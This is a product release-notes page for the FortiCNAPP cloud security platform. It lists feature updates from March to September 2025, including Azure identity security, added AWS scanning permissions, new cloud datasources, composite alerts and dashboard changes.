  Identity security now supports Azure, providing unified visibility and deeper insights into your cloud identity security. To take full advantage of this feature, please ensure you have an Azure configuration integration enabled.

  With identity security, you can gain insights into your Azure identity posture through the following features:

  - Cloud provider filter option for Azure on all identity pages
  - New Azure-based *Overview* charts and *Identity Explorer Overview* page

- *Top Identity Risks* page for Azure identities
- Identity entitlement-based risks for Entra users, groups, and service principals
- Support for net effective permissions:
  - Direct role assignment based permissions
  - 1-hop permissions via group membership
  - Deny Assignments
  - Permission inheritance (child resources inherit parent resource permissions)
- Support for remediations, including excessive privileges analysis

Please note that Azure activity log integration and Azure agentless workload scanning are recommended to take full advantage of these features.

For more information, see Integrate Azure Identity in the FortiCNAPP Administration Guide.

September 2025 Platform Releases

Generally Available

- **Vulnerability management data improvements**
  - Added vulnerability support for Windows Server 2025.
  - Quality improvements to vulnerability scanning for Java, NPM, Rust, and Windows.
- **Agent Coverage dashboard: ECS service added**

  The agent *Coverage* dashboard now shows AWS ECS services that are missing agent coverage.

  See Agent coverage dashboard in the FortiCNAPP Administration Guide.
- **AWS Terraform, Cloudformation, and Control Tower configuration module upgrades**

  These releases add or update permissions to scan the following AWS services and APIs:
  - FORECAST
    - `DescribeDataset`
    - `GetAccuracyMetrics`
    - `DescribeExplainability`
    - `ListForecastExportJobs`
    - `ListForecasts`
    - `DescribeForecast`
    - `DescribeMonitor`
    - `ListMonitorEvaluations`
    - `DescribePredictor`
    - `ListWhatIfForecasts`
    - `DescribeDatasetImportJob`
    - `ListDatasetGroups`
    - `ListPredictorBacktestExportJobs`
    - `DescribeExplainabilityExport`

    - ListMonitors
    - DescribePredictorBacktestExportJob
    - DescribeDatasetGroup
    - ListWhatIfAnalyses
    - DescribeWhatIfForecastExport
    - DescribeAutoPredictor
    - ListExplainabilities
    - DescribeForecastExportJob
    - DescribeWhatIfForecast
    - DescribeWhatIfAnalysis
    - ListDatasetImportJobs
    - ListExplainabilityExports
    - ListWhatIfForecastExports
    - ListTagsForResource
    - ListPredictors
  - AppRunner
    - ListServicesForAutoScalingConfiguration
  - AppSync
    - appsync:GetApiAssociation
  - Athena
    - GetCalculationExecution
    - GetCalculationExecutionCode
    - GetCalculationExecutionStatus
    - GetDataCatalog
    - GetNamedQuery
    - GetPreparedStatement
    - GetQueryExecution
    - GetQueryResults
    - GetQueryRuntimeStatistics
    - GetSession
    - GetSessionStatus
  - CE
    - GetCommitmentPurchaseAnalysis
    - ListCommitmentPurchaseAnalyses
    - GetAnomalyMonitors
    - ListTagsForResource
    - GetAnomalySubscriptions
    - ListCostAllocationTagBackfillHistory
    - ListCostAllocationTags
    - DescribeCostCategoryDefinition
    - ListCostCategoryDefinitions
  - CloudFormation

    - DescribeAccountLimits
    - DescribeChangeSet
    - ListChangeSets
    - DescribeChangeSetHooks
    - ListExports
    - ListImports
    - DescribePublisher
    - DetectStackDrift
    - GetTemplateSummary
    - DetectStackSetDrift
    - DescribeType
    - ListTypes
    - DescribeTypeRegistration
    - ListTypeRegistrations
    - ListTypeVersions
- Elastic Beanstalk
    - ListAvailableSolutionStacks
    - RetrieveEnvironmentInfo
    - ListPlatformBranches
    - ListPlatformVersions
- MediaTailor
    - ListAlerts
    - DescribeChannel
    - DescribeProgram
    - GetChannelPolicy
    - GetChannelSchedule
    - ListChannels
    - DescribeLiveSource
    - ListLiveSources
    - GetPlaybackConfiguration
    - ListPlaybackConfigurations
    - GetPrefetchSchedule
    - ListPrefetchSchedules
    - DescribeSourceLocation
    - ListSourceLocations
    - DescribeVodSource
    - ListVodSources
- Network Firewall
    - ListTagsForResource
    - DescribeRuleGroupMetadata
- Resilience Hub

    - ListAppAssessments
    - DescribeAppAssessment
    - ListAlarmRecommendations
    - ListAppAssessmentComplianceDrifts
    - ListAppAssessmentResourceDrifts
    - ListAppComponentCompliances
    - ListAppComponentRecommendations
    - ListSopRecommendations
    - ListTestRecommendations
    - ListApps
    - DescribeApp
    - DescribeDraftAppVersionResourcesImportStatus
    - DescribeResourceGroupingRecommendationTask
    - ListAppVersions
    - DescribeAppVersion
    - DescribeAppVersionResource
    - DescribeAppVersionResourcesResolutionStatus
    - DescribeAppVersionTemplate
    - ListAppInputSources
    - ListAppVersionAppComponents
    - ListAppVersionResourceMappings
    - ListAppVersionResources
    - ListUnsupportedAppVersionResources
    - ListRecommendationTemplates
    - ListResiliencyPolicies
    - ListResourceGroupingRecommendations
    - ListTagsForResource
    - ListSuggestedResiliencyPolicies
- Resource Explorer 2
    - ListIndexes
    - ListManagedViews
    - GetManagedView
    - ListSupportedResourceTypes
    - ListViews
    - GetView
    - ListResources
    - GetAccountLevelServiceConfiguration
    - GetDefaultView
    - GetIndex
    - ListTagsForResource
- Route53 Domains

    - ViewBilling
    - CheckDomainAvailability
    - CheckDomainTransferability
    - ListPrices
- Service Discovery
    - GetInstance
    - ListInstances
    - GetNamespace
    - ListNamespaces
    - ListTagsForResource
    - GetOperation
    - ListOperations
    - GetService
    - GetServiceAttributes
    - ListServices
- Step Functions
    - GetActivityTask
    - ListActivities
    - DescribeExecution
    - GetExecutionHistory
    - ListExecutions
    - DescribeMapRun
    - ListMapRuns
- WAF
    - ListActivatedRulesInRuleGroup
    - GetByteMatchSet
    - ListByteMatchSets
    - GetGeoMatchSet
    - ListGeoMatchSets
    - GetLoggingConfiguration
    - ListLoggingConfigurations
    - GetRateBasedRule
    - GetRateBasedRuleManagedKeys
    - ListRateBasedRules
    - GetRegexMatchSet
    - ListRegexMatchSets
    - ListRegexPatternSets
    - GetRule
    - ListRules
    - ListRuleGroups
    - GetSizeConstraintSet
    - ListSizeConstraintSets

    - GetSqlInjectionMatchSet
    - ListSqlInjectionMatchSets
    - GetXssMatchSet
    - ListXssMatchSets
- SSM
    - ListCommandInvocations
    - GetDocument
    - GetInventory
    - GetMaintenanceWindowExecutionTask
    - GetMaintenanceWindowTask
    - GetOpsItem
    - ListOpsItemEvents
    - ListOpsItemRelatedItems
    - GetOpsMetadata
    - GetParameter
    - GetParameterHistory
    - GetPatchBaseline
    - GetPatchBaselineForPatchGroup
    - GetResourcePolicies
- DDB
    - dynamodb:DescribeBackup
- AppFlow
    - DescribeConnector
- AppConfig
    - GetDeployment
- Billing
    - GetBillingViewData
- Resource Groups
    - GetTags
- CodeBuild
    - BatchGetBuildBatches
    - ListBuildBatches
    - DescribeCodeCoverages
    - ListCuratedEnvironmentImages
    - BatchGetReports
    - ListReports
    - BatchGetReportGroups
    - ListReportGroups
    - ListSharedProjects
    - ListSharedReportGroups
    - DescribeTestCases
- Glue

    - `GetTables`
  - WAF Classic Regional
    - `ListIpSets`
    - `ListRegexPatternSets`
  - Glacier
    - `GetJobOutput`
    - `ListJobs`
    - `ListMultipartUploads`
    - `ListParts`
    - `ListProvisionedCapacity`
    - `GetVaultNotifications`
  - SageMaker
    - `GetDeviceFleetReport`
  - S3
    - `GetBucketObjectLockConfiguration`

  Some of these permissions are added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

  The following new versions of these modules have been released:

  - Terraform `terraform-aws-config` version 0.23.0
  - CloudFormation `lacework-aws-cfg` version 0.6.0
  - Config+CloudTrail CloudFormation `lacework-aws-ct-cfg` version 0.5.0
  - Control Tower `lacework-control-tower-cfn`version 1.6.8
  - AWS Organizations `aws-org-cf-lacework`version 1.1.9

  You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

  For more information about Terraform, see Maintain Cloud Integrations with Terraform.

  For more information about CloudFormation, see AWS Integration Using CloudFormation.

  For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **Vulnerability management data changes**

  Added malware and typosquatting advisories for NPM

  VS Code for Infrastructure-as-Code (IaC)

  FortiCNAPP Code Security offers a Visual Studio Code (VS Code) extension for our Infrastructure as Code (IAC) tool. This enables you to identify and remediate vulnerabilities in your code prior to committing changes. See VS Code.

- **RiskWatch-driven medium-severity composite alerts**

  RiskWatch-based detections are now generally available as part of medium-severity composite alerts. These alerts identify execution of vulnerable code and surface them as *Suspicious Activity* to help you prioritize remediation of actively exploitable systems.

- **Explorer query builder: dynamic columns**

  When adding a filter to a query, the results table automatically shows the filter column. If the column is hidden in the table settings, it will be shown. If the column does not exist in the table settings, it will be temporarily added and then removed if the filter is removed. Dynamic columns are included in the CSV download of the query results.

Public Preview

- **Code Security Components**

  The new *Code security > Applications > Components* page displays an overview of all components used across your code base. This includes information on the affected repositories, suggested SmartFix versions, and identified vulnerabilities.

  See Components in the FortiCNAPP Administration Guide.
- **Code Security IaC and SCA commands**

  Code Security IaC and SCA commands are available for the codesec.yaml file. See Available options for codesec.yaml in the FortiCNAPP Administration Guide.
- **Enhanced policy management with LQL query catalog and streamlined workflow**
  - **LQL query catalog**

    Create, save, and manage LQL queries with the new query catalog. This feature enables you to:
    - Store and reuse frequently used queries.
    - Simplify complex searches by saving common query patterns.
    - Easily share queries with colleagues or teams.
  - **New policy workflow**

    You can now create policies with this more modular workflow:
    - Create an LQL query: Design your custom query using LQL.
    - Create a policy: Use the saved query as the foundation for your new policy, making it easier to manage and maintain policies across your organization.

    The legacy policy editor is still available for those who prefer to work with it.

  For more information, see Governance in the FortiCNAPP Administration Guide.

Private Preview

- **FortiCloud user access profiles and permission profiles**

  New FortiCloud-based user access can be defined through the use of permission profiles and access profiles in the Settings > Access control pages. See Access and permission profiles in the FortiCNAPP Administration Guide.

August 2025 Platform Releases

Generally Available

- **New Azure service coverage added**

  The following Azure services and related datasources are now available:

  DocumentDB:

- `microsoft.documentdb/databaseaccounts/privateendpointconnections`

For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **AI Assist: Smarter summaries for policy & anomaly alerts**

  The AI assistant now provides structured 5W (who, what, when, where, and why) summaries and key identity insights for all alerts. Through conversational queries, you can quickly understand who triggered the alert, what happened, and whether the activity (such as IAM impersonation or service use) was authorized.

  By querying identities, services, and actions from a unified interface, you can expedite investigations into unusual or risky behavior. You can quickly find the specific information you need from the potentially overwhelming information provided by the alert.

  Example queries:

  - "List all the entities that I need to pay attention to in this alert?"
  - "Who's impersonating who in this policy alert?"
  - "What actions did this service account perform?"

  Benefits to you:

  - Tailored for policy and anomaly investigations.
  - Highlights impersonation, IAM activity, and new service use.
  - Reduces triage time with focused, context-rich answers.
- **New vulnerabilities dashboard**

  The new vulnerabilities dashboard is now generally available. This new dashboard offers improved workflows, filters, and insights. For more information, see Vulnerabilities dashboard in the FortiCNAPP Administration Guide.

  The current vulnerabilities dashboard is now considered legacy. You may continue using the legacy dashboard until September 30, 2025.
- **SAST support for PHP**

  SAST support is available for PHP across all integrations and interfaces involving FortiCNAPP scanners.

  See PHP in the FortiCNAPP Administration Guide.
- **AWS Terraform, Cloudformation, and Control Tower configuration module upgrades**

  The policy naming convention has been changed so that it contains the AWS account ID to avoid potential issues with conflicting policy names.

  A new policy has been added: `lwaudit-policy-{Random_Hex}-{aws_account_id}-2025-4`

  These releases add or update permissions to scan the following AWS services and APIs:

  - EKS :
    - `DescribeAddon`
    - `ListAddons`
  - SSM :
    - `GetConnectionStatus`
  - WAF and WAF Regional:
    - `GetRegexPatternSet`
    - `GetPermissionPolicy`
    - `ListIPSets`
    - `ListTagsForResource`
    - `ListRuleGroups`

    - `GetRuleGroup`
    - `GetLoggingConfiguration`
    - `ListRegexPatternSets`
    - `GetWebACL`
- WAF V2:
    - `ListResourcesForWebACL`
    - `ListRuleGroups`
    - `ListWebACL`
    - `ListTagsForResource`
    - `GetLoggingConfiguration`
    - `GetIPSet`
    - `ListIPSets`
    - `GetWebACL`
    - `ListManagedRuleSet`
    - `GetRuleGroup`
    - `ListRegexPatternSets`
    - `GetManagedRuleSet`
    - `GetRegexPatternSet`
    - `ListRegexPatternSets`
- Inspector2:
    - `BatchGetCodeSnippet`
    - `ListCisScanResultsAggregatedByChecks`
    - `ListCisScanResultsAggregatedByTargetResource`
    - `ListCisScanConfigurations`
    - `ListMembers`
    - `BatchGetFindingDetails`
    - `GetCisScanReport`
    - `GetCisScanResultDetails`
    - `ListCisScans`
    - `GetEncryptionKey`

Some of these permissions are added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

The following new versions of these modules have been released:

- Terraform `terraform-aws-config` version 0.22.0
- CloudFormation `lacework-aws-cfg` version 0.5.0
- Config+CloudTrail CloudFormation `lacework-aws-ct-cfg` version 0.4.0
- Control Tower `lacework-control-tower-cfn` version 1.6.7
- AWS Organizations `aws-org-cf-lacework` version 1.1.8

You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

For more information about Terraform, see Maintain Cloud Integrations with Terraform.

For more information about CloudFormation, see AWS Integration Using CloudFormation.

For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **Debian support updated**

  FortiCNAPP vulnerability scanning supports Debian 13 (Trixie).
- **Risk vulnerability source update**

  FortiCNAPP risk vulnerability source now includes the state package for Alpine Linux.
- **Registry scanning CLI commands update**

  The `vulnerability container list-assessments` and `vulnerability container list-registries` commands have been updated to use a new API that provides data for all three types of container registry scanners (platform, proxy, and inline). This fixes an issue where inline and proxy scans were not being returned. Expect to see more data in your query results.

  The `vulnerability container list-assessments` CLI command has a `--registry` flag that filters results. If you use the default Docker registry, filter using `docker.io` instead of `index.docker.io`.

  For more information about container registry scanning, see Integrate container registries in the FortiCNAPP Administration Guide.
- **New Azure service coverage added**

  The following Azure services and related datasources are now available:

  ElasticSan:
  - `microsoft.elasticsan/elasticsans`
  - `microsoft.elasticsan/elasticsans/volumegroups`

  Security
  - `microsoft.security/pricings`
- **New AWS service coverage added**

  The following AWS services and related datasources are now available:
  - EKS:
    - `list-addons`
    - `describe-addon`
  - SSM:
    - `get-connection-status`
    - `describe-sessions`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.
- **New medium severity composite alerts**

  Stay ahead of potential system compromise with five new medium severity composite alerts:
  - Suspicious Activity AWS User
  - Suspicious Activity Azure
  - Suspicious Activity GCP
  - Suspicious Activity Host
  - Suspicious Activity K8s

  These alerts indicate early warning signs of suspicious activity related to one or more identities or hosts, potentially signaling an intrusion in its earliest stages. With a lower confidence level of compromise than the

higher severity *Potentially Compromised* alerts, these medium severity composite alerts can provide even earlier warnings so you can take prompt action against potential system compromise.

If signals sufficient to trigger a Potentially Compromised alert arrive for an identity or host after a Suspicious Activity alert has been raised:

- That medium-severity Suspicious Activity alert will stop evolving, and
- A new, high-severity Potentially Compromised alert will be created with a new Alert ID.

This makes sure that the introduction of the medium-severity Suspicious Activity alerts will in no way reduce the detection efficacy of high-severity Potentially Compromised alerts. Additionally, workflows that trigger based on high-severity Potentially Compromised alerts will still function as before.

See Composite Alerts Reference in the FortiCNAPP Administration Guide for more information.

- **New Azure service coverage added**

  The following Azure service and related datasource is now available:

  Recovery Services

  - `microsoft.recoveryservices/vaults/backupencryptionconfigs`

- **Vulnerability management improvement**

  Operating system end-of-life data has been updated for all supported operating systems. End-of-life information will be updated daily in the console and API to ensure you have access to the most up-to-date information.

- **Bug fixed: Duplicate alerts triggered by platform policy LW_PLATFORM_106**

  A bug was identified and fixed in the system that generates events that are evaluated by the `LW_PLATFORM_106` policy for Azure integrations. This policy is related to checking the status of your integrations. You may have received duplicate alerts about issues with your FortiCNAPP Azure activity log or Azure configuration integrations.

  You are still advised to periodically review the health of your integrations and act on these alerts.

July 2025 Platform Releases

Generally Available

- **New Azure service coverage added**

  The following Azure services and related datasources are now available:

  - Storage:
    - `microsoft.storage/storageaccounts/blobservices`
    - `microsoft.storage/storageaccounts/blobservices/containers`
    - `microsoft.storage/storageaccounts/fileservices`
    - `microsoft.storage/storageaccounts/fileservices/shares`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Additional context to the Lacework AI Assistant**

The Lacework AI Assistant now includes insights into observation timeline data when querying alerts, facilitating quick identification of compromised entities, relationships among users, machines, and resources, as well as suspicious activity details such as command lines and IP addresses. With contextual timeline data and recommended remediation steps, the assistant delivers specific answers that help analysts investigate alerts more efficiently and with reduced noise.

See Lacework AI Assistant in the FortiCNAPP Administration Guide.

- **Increased coverage for secret scanning**

  The list of secret categories and detectable secrets covered by FortiCNAPP has been expanded. This feature is related to SCA scanning only and does not apply to agent or agentless workload scanning.

  See Detectable secrets in the FortiCNAPP Administration Guide.

- **New LQL function: TRY_TO_NUMBER**

  This function attempts to convert string to an equivalent integer. It is available to use in all LQL queries. See TRY_TO_NUMBER in the FortiCNAPP LQL Reference.

- **Enhancements to alerts of custom AWS policies**

  Alerts of custom AWS policies (including cloned AWS policies and AWS policies created from scratch) now provide advanced warning of potential threats based on the latest intelligence and threat analysis with the following features:

  - The alerts are raised within 15 minutes of the potential threat being detected, giving you more time to take action and protect your organization's assets.
  - *Evolving Alerts* - This feature allows you to receive a single, consolidated alert that will automatically update and evolve over one hour, reducing the noise of repetitive alerts. This approach will give you all the information you need to triage and investigate alerts while minimizing distractions and interruptions. See Evolving Alerts for more information.

- **Vulnerability management improvement (rolled back)**

  Vulnerability data has been updated with more consistent common vulnerability scoring system (CVSS) severity scores that will always match CVSS enumerations. Previously, CVSS severity was derived from the originating vulnerability source. Now CVSS severities are derived directly from the CVSS calculated score.

  Due to an issue, this change has been reverted to the original behavior. As a result, severity attributions are derived from Distro sources and CVSS attributions are derived from the National Vulnerability Database (NVD).

  We will post an update when this feature is ready for release.

- **New AWS service coverage added**

  The following AWS services and related datasources are now available:

  - EC2:
    - `search-transit-gateway-routes`
  - Lambda:
    - `list-provisioned-concurrency-configs`
  - RDS:
    - `describe-reserved-db-instances-offerings`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Query builder usability improvement: Tree view for condition definition**

The condition definition interface now presents options in a tree view for streamlined navigation, replacing the slider pane view. This enhancement allows users to browse all available options for the condition clause efficiently within the tree structure. This improvement is applicable across *Explorer*, *Alerts*, and *Vulnerabilities* query builders.

Public Preview

- **IaC policy severity overrides**
  Code security IaC policies now allow you to manually change the assigned severity in the *Infrastructure (IaC) > Policies* tab. After a severity rating has been manually changed, you can reset the policy severity to the default, if needed. All event logs are tracked in the policy details *Activity* tab.
  See Policies in the FortiCNAPP Administration Guide.

June 2025 Platform Releases

Generally Available

- **New AWS service coverage added**
  The following AWS services and related datasources are now available:
  - Lambda:
    - `get-function-code-signing-config`
    - `list-function-url-configs`
  - Simple Systems Manager (SSM):
    - `describe-instance-information`
    - `describe-instance-patches`
    - `describe-instance-associations-status`
  - WAF V2:
    - `get-logging-configurations`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.
- **AWS Terraform, Cloudformation, and Control Tower configuration module upgrades**
  These releases add or update permissions to scan the following AWS services:
  - IoT
  - Iotevents
  - Mediapackage
  - Mediapackagev2
  - MediapackageVod
  - Support
  - Imagebuilder

- Detective
- Batch
- Networkmanager
- Codepipeline
- Greengrass
- Greengrassv2

Some of these permissions are added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

The following new versions of these modules have been released:

- Terraform `terraform-aws-config` version 0.21.0
- CloudFormation `lacework-aws-cfg` version 0.4.4
- Config+CloudTrail CloudFormation `lacework-aws-ct-cfg` version 0.3.2
- Control Tower `lacework-control-tower-cfn` version 1.6.6
- AWS Organizations `aws-org-cf-lacework` version 1.1.7

You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

The CloudFormation script size exceeds the AWS `Template body size in a request` limit of 51,200 bytes.

You must upload the script to an S3 bucket before running it.

For instructions, see Where templates get stored in the AWS CloudFormation documentation.

For more information about Terraform, see Maintain Cloud Integrations with Terraform.

For more information about CloudFormation, see AWS Integration Using CloudFormation.

For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **New Azure service coverage added**

  You can use FortiCNAPP datasources for custom LQL policies and investigations into your environments.

  The following Azure datasources are now available:

  - Keyvault:
    - `list-private-endpoint-connections`
  - Security:
    - `list-security-contacts`
  - Storage:
    - `list-storage-storageaccount-file-services`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Agent coverage dashboard**

  The new *Agents > Coverage* dashboard provides valuable insights into agent deployment and coverage across your assets, helping you prioritize remediation efforts to maintain strong security posture and compliance.

  Key highlights include:

- A visual representation of agent installation status and coverage levels.
- Latest scan results by platform.
- Detailed host coverage status.

See Agent Coverage Dashboard in the FortiCNAPP Administration Guide.

- **New AWS service coverage added**

  You can use FortiCNAPP datasources for custom LQL policies and investigations into your environments.

  The following AWS services and related datasources are now available:

  - Dynamodb:
    - `list-backup`
    - `describe-export`
    - `list-exports`
    - `describe-global-table`
    - `list-global-tables`
  - EC2:
    - `describe-hosts`
    - `describe-spot-instance-requests`
  - EKS:
    - `list-open-id-connect-providers`
    - `describe-node-group`
  - IAM:
    - `describe-nodegroup`
    - `list-nodegroups`

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Vulnerability scanning support for Bottlerocket**

  Risk Vulnerability for Lacework FortiCNAPP now supports Bottlerocket OS. This includes:

  - Adding detected vulnerabilities from containers running on Bottlerocket hosts into Vulnerabilities dashboards.
  - Detecting machines running on Bottlerocket through both agentless and agent integrations.

  When configuring agentless scanning for Bottlerocket, the following configuration is required:

  1. In *Settings > Cloud accounts*, edit the settings for this cloud account integration.
  2. Enable *Scan secondary volumes*.

- **Opal custom policies**

  Custom Opal policies are available to build, test, and run locally on future scans using the codesec.yaml file and FortiCNAPP CLI. See Opal Engine in the FortiCNAPP Administration Guide.

- **Widget-based Dashboard**

  The new widget-based Dashboard is now Generally Available for use. Customize Dashboard widgets to display high-level information on your organization and cloud environments. The legacy Dashboard is no longer available.

Identities data from April 15 - June 9, 2025 is unavailable for some customers. Likewise, Compliance data from May 31 - June 1, 2025 may also be unavailable for certain customers.

For non-compliant resources, the severity level and resource groups filters are not currently functional.

See Dashboard in the FortiCNAPP Administration Guide.

- **Filtering alerts using custom queries**

  The alerts filters are replaced with the new query builder that you can use to define your own queries for alert filtering . To build a query, click the *Show Alerts* field at the top-left and add clauses to narrow down the alerts to display. You can also further filter the alerts with a date/time range at the top-right.

  See Filter alerts in the FortiCNAPP Administration Guide.

Public Preview

- **SAST support for PHP**

  SAST support is available for PHP across all integrations and interfaces involving FortiCNAPP scanners.

  See PHP in the FortiCNAPP Administration Guide.
- **Increased coverage for secret scanning**

  The list of secret categories and detectable secrets covered by FortiCNAPP has been expanded.

  See Detectable secrets in the FortiCNAPP Administration Guide.

May 2025 Platform Releases

Generally Available

- **AWS policy alert improvements**

  The following six AWS CloudTrail policy alerts are now disabled by default to reduce noise and help security teams focus on meaningful threats.

Alert	Now covered by
Access Key Deleted	Identity and Access Management (IAM) Access Key Change
New Access Key	Identity and Access Management (IAM) Access Key Change
CloudTrail Deleted	CloudTrail Changed
CloudTrail Stopped	CloudTrail Changed
New Virtual Private Cloud (VPC)	Virtual Private Cloud (VPC) Change
Unauthorized API Call	API Failed With Error

These alerts reflect operational changes, not direct security threats. Disabling them by default reduces the volume of alerts that can distract security teams from real threats, allowing them to focus on high-fidelity security alerts.

You still retain full visibility through AWS CloudTrail logs, and can reenable any of these alerts manually if needed.

- **GCP configuration Terraform module 3.2.4 released**

  This release enhances GCP Config Folder support.

  - terraform-gcp-config version 3.2.4

  You should upgrade to this latest release if you use Terraform to manage your GCP configuration integration.

- **Agentless workload scanning for Azure**

  Lacework FortiCNAPP now supports agentless workload scanning for Microsoft Azure, enabling vulnerability and secret detection across Azure workloads without deploying agents.

  See Integrating your Azure environment in the FortiCNAPP Administration Guide.

- **Agentless scanning of Windows hosts**

  Lacework FortiCNAPP now supports agentless workload scanning of Windows hosts, with findings presented alongside existing Linux workload scan results for unified visibility across operating systems.

  See Agentless workload scanning for Windows in the FortiCNAPP Administration Guide.

- **Explorer Risk Score now available**

  Get a comprehensive view of cloud resource risk—including vulnerabilities, compliance issues, identity exposure, and misconfigurations—all in one place.

  Risk scoring is now available for compute, data, storage, and identity resources. For each, *Explorer* highlights the highest risk across any associated attack paths.

  For more information, see Explorer risk score.

- **GCP configuration Terraform module 3.2.3 released**

  This release fixes a bug where `project_id` was not used correctly in a multilevel project.

  - `terraform-gcp-config` version 3.2.3

  You should upgrade to this latest release if you use Terraform to manage your GCP configuration integration.

- **AWS configuration module upgrades**

  These releases add or update permissions to scan the following AWS services:

  - Free Tier
  - ACM-PCA
  - Lambda (Update)
  - Schemas (Updates)
  - Scheduler
  - Lakeformation
  - DynamoDB (Updates)
  - Datasync
  - Appconfig
  - AppFlow
  - EBS

  Some of these permissions are added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

  The permission requests across Terraform, CloudFormation and ControlTower are now consistent.

  The following new versions of these modules have been released:

- Terraform `terraform-aws-config` version 0.20.0
- CloudFormation `lacework-aws-cfg` version 0.4.3
- Config+CloudTrail CloudFormation `lacework-aws-ct-cfg` version 0.3.1
- Control Tower `lacework-control-tower-cfn` version 1.6.5
- AWS Organizations aws-org-cf-lacework version 1.1.6

You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

For more information about Terraform, see Maintain Cloud Integrations with Terraform.

For more information about CloudFormation, see AWS Integration Using CloudFormation.

For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **Policy and pipeline-based scan exceptions**

  Code security exceptions management has been implemented for policies and pipeline-based scans. Exceptions can be created against IaC policies to disable them across all repositories or a specific repository group. Likewise, pipeline-based scan exceptions can be configured for scan findings and repositories as long as the scan has been run within the last 30 days for a CI/CD integrated repository.

  See Exception management and Configuring exceptions in the FortiCNAPP Administration Guide.

- **Enhancements to policy-based alerts for AWS**

  FortiCNAPP's policy-based alerts for AWS now provide advanced warning of potential threats based on the latest intelligence and threat analysis with the following features:

  - The alerts are raised within 15 minutes of the potential threat being detected, giving you more time to take action and protect your organization's assets.
  - *Evolving Alerts* - This feature allows you to receive a single, consolidated alert that will automatically update and evolve over one hour, reducing the noise of repetitive alerts. This approach will give you all the information you need to triage and investigate alerts while minimizing distractions and interruptions. See Evolving Alerts for more information.
  - The alerts use aggregation keys that allow the grouping of similar alerts into one consolidated alert with all the latest information about the threat, reducing the number of notifications you receive.

April 2025 Platform Releases

Generally Available

- **CIS Amazon Web Services Foundations Benchmark v4.0.1**

  FortiCNAPP provides compliance policies based on CIS Amazon Web Services Foundations Benchmark v4.0.1. Once you have integrated your Amazon Web Services (AWS) environment with Lacework FortiCNAPP, you can check whether your resources are compliant with the benchmark recommendations.

- **Google Cloud Automated Integration**

  Use automated integration to quickly deploy FortiCNAPP monitoring into your Google Cloud account. For more information, see Google Cloud Integration - Automated Configuration in the FortiCNAPP Administration Guide.

- **CloudFormation and Control Tower AWS configuration module upgrades**

  The following new versions of these modules have been released:

  - CloudFormation `aws-org-cf-lacework`: version `1.1.3`
  - Control Tower `lacework-control-tower-cfn`: version `1.6`

  You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

  For more information about CloudFormation, see AWS Integration Using CloudFormation.

  For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.
- **Azure LQL datasources updated**

  Datasource Metadata in the FortiCNAPP LQL Reference has been updated with all available Azure datasources.
- **FortiCNAPP Explorer**

  The FortiCNAPP Explorer introduces graphical visualization of cloud entities and their relationships, making it easier to explore resources and identities. It offers detailed analysis, including insights into network-based and identity-based lateral movements, and visualizes the potential impact on high-value assets if a single IAM role is compromised. The intuitive, no-code query builder simplifies data extraction, while graphical visuals enhance communication and collaboration by clarifying complex connections.

  For more information, see Explorer.
- **Code security exceptions**

  Code security exceptions reduce the number of reported vulnerabilities detected. Once an exception has been configured, the vulnerabilities identified by the instance or file path will not be included in the next scan. This implements increased control and filtering of repository scanning by SCA, SAST, and IaC by allowing for known, acceptable vulnerabilities to be excluded.

  For more information, see Exception management.
- **Changes to viewing composite alerts**

  The following sections are removed from the *Details* tab and consolidated into the new *Observations* tab for composite alerts:
  - *Why* - Describes why the potential threat occurred.
  - *When* - Describes when the event was first seen and the event time range.
  - *Who* - Describes the username and hostname associated with the event.
  - *What* - Describes the vulnerable cloud activity.
  - *Where* - Describes the location associated with the event, such as IP address.

  For more information, see View alerts.
- **Downloading alert details**

  For non-composite alerts, use the new *Download* button at the top-left of the following sections in the *Details* tab to export the relevant details as a CSV file:
  - *Who* - Describes the username and hostname associated with the event.
  - *What* - Describes the vulnerable cloud activity.
  - *Where* - Describes the location associated with the event, such as IP address.

  For more information, see View alerts.

Public Preview

- **PHP support for SAST**

  PHP language support has been added for code security SAST. For more information, see PHP.

- **Additional secret categories**
  The detectable secrets list for code security has been updated for new secret categories. For more information, see Detectable secrets.

March 2025 Platform Releases

Generally Available

- **CloudFormation configuration module upgrade**
  CloudFormation `lacework-aws-cfg`: version `0.4.2` is now available through the FortiCNAPP console.
  All customers using CloudFormation should upgrade to this version.
  For more information about CloudFormation, see AWS Integration Using CloudFormation.
- **New column in the inline scanner report**
  The FortiCNAPP scanner's HTML report generated by `lw-scanner image scan <target> --html` now includes the file path.
- **FortiCloud region selector**
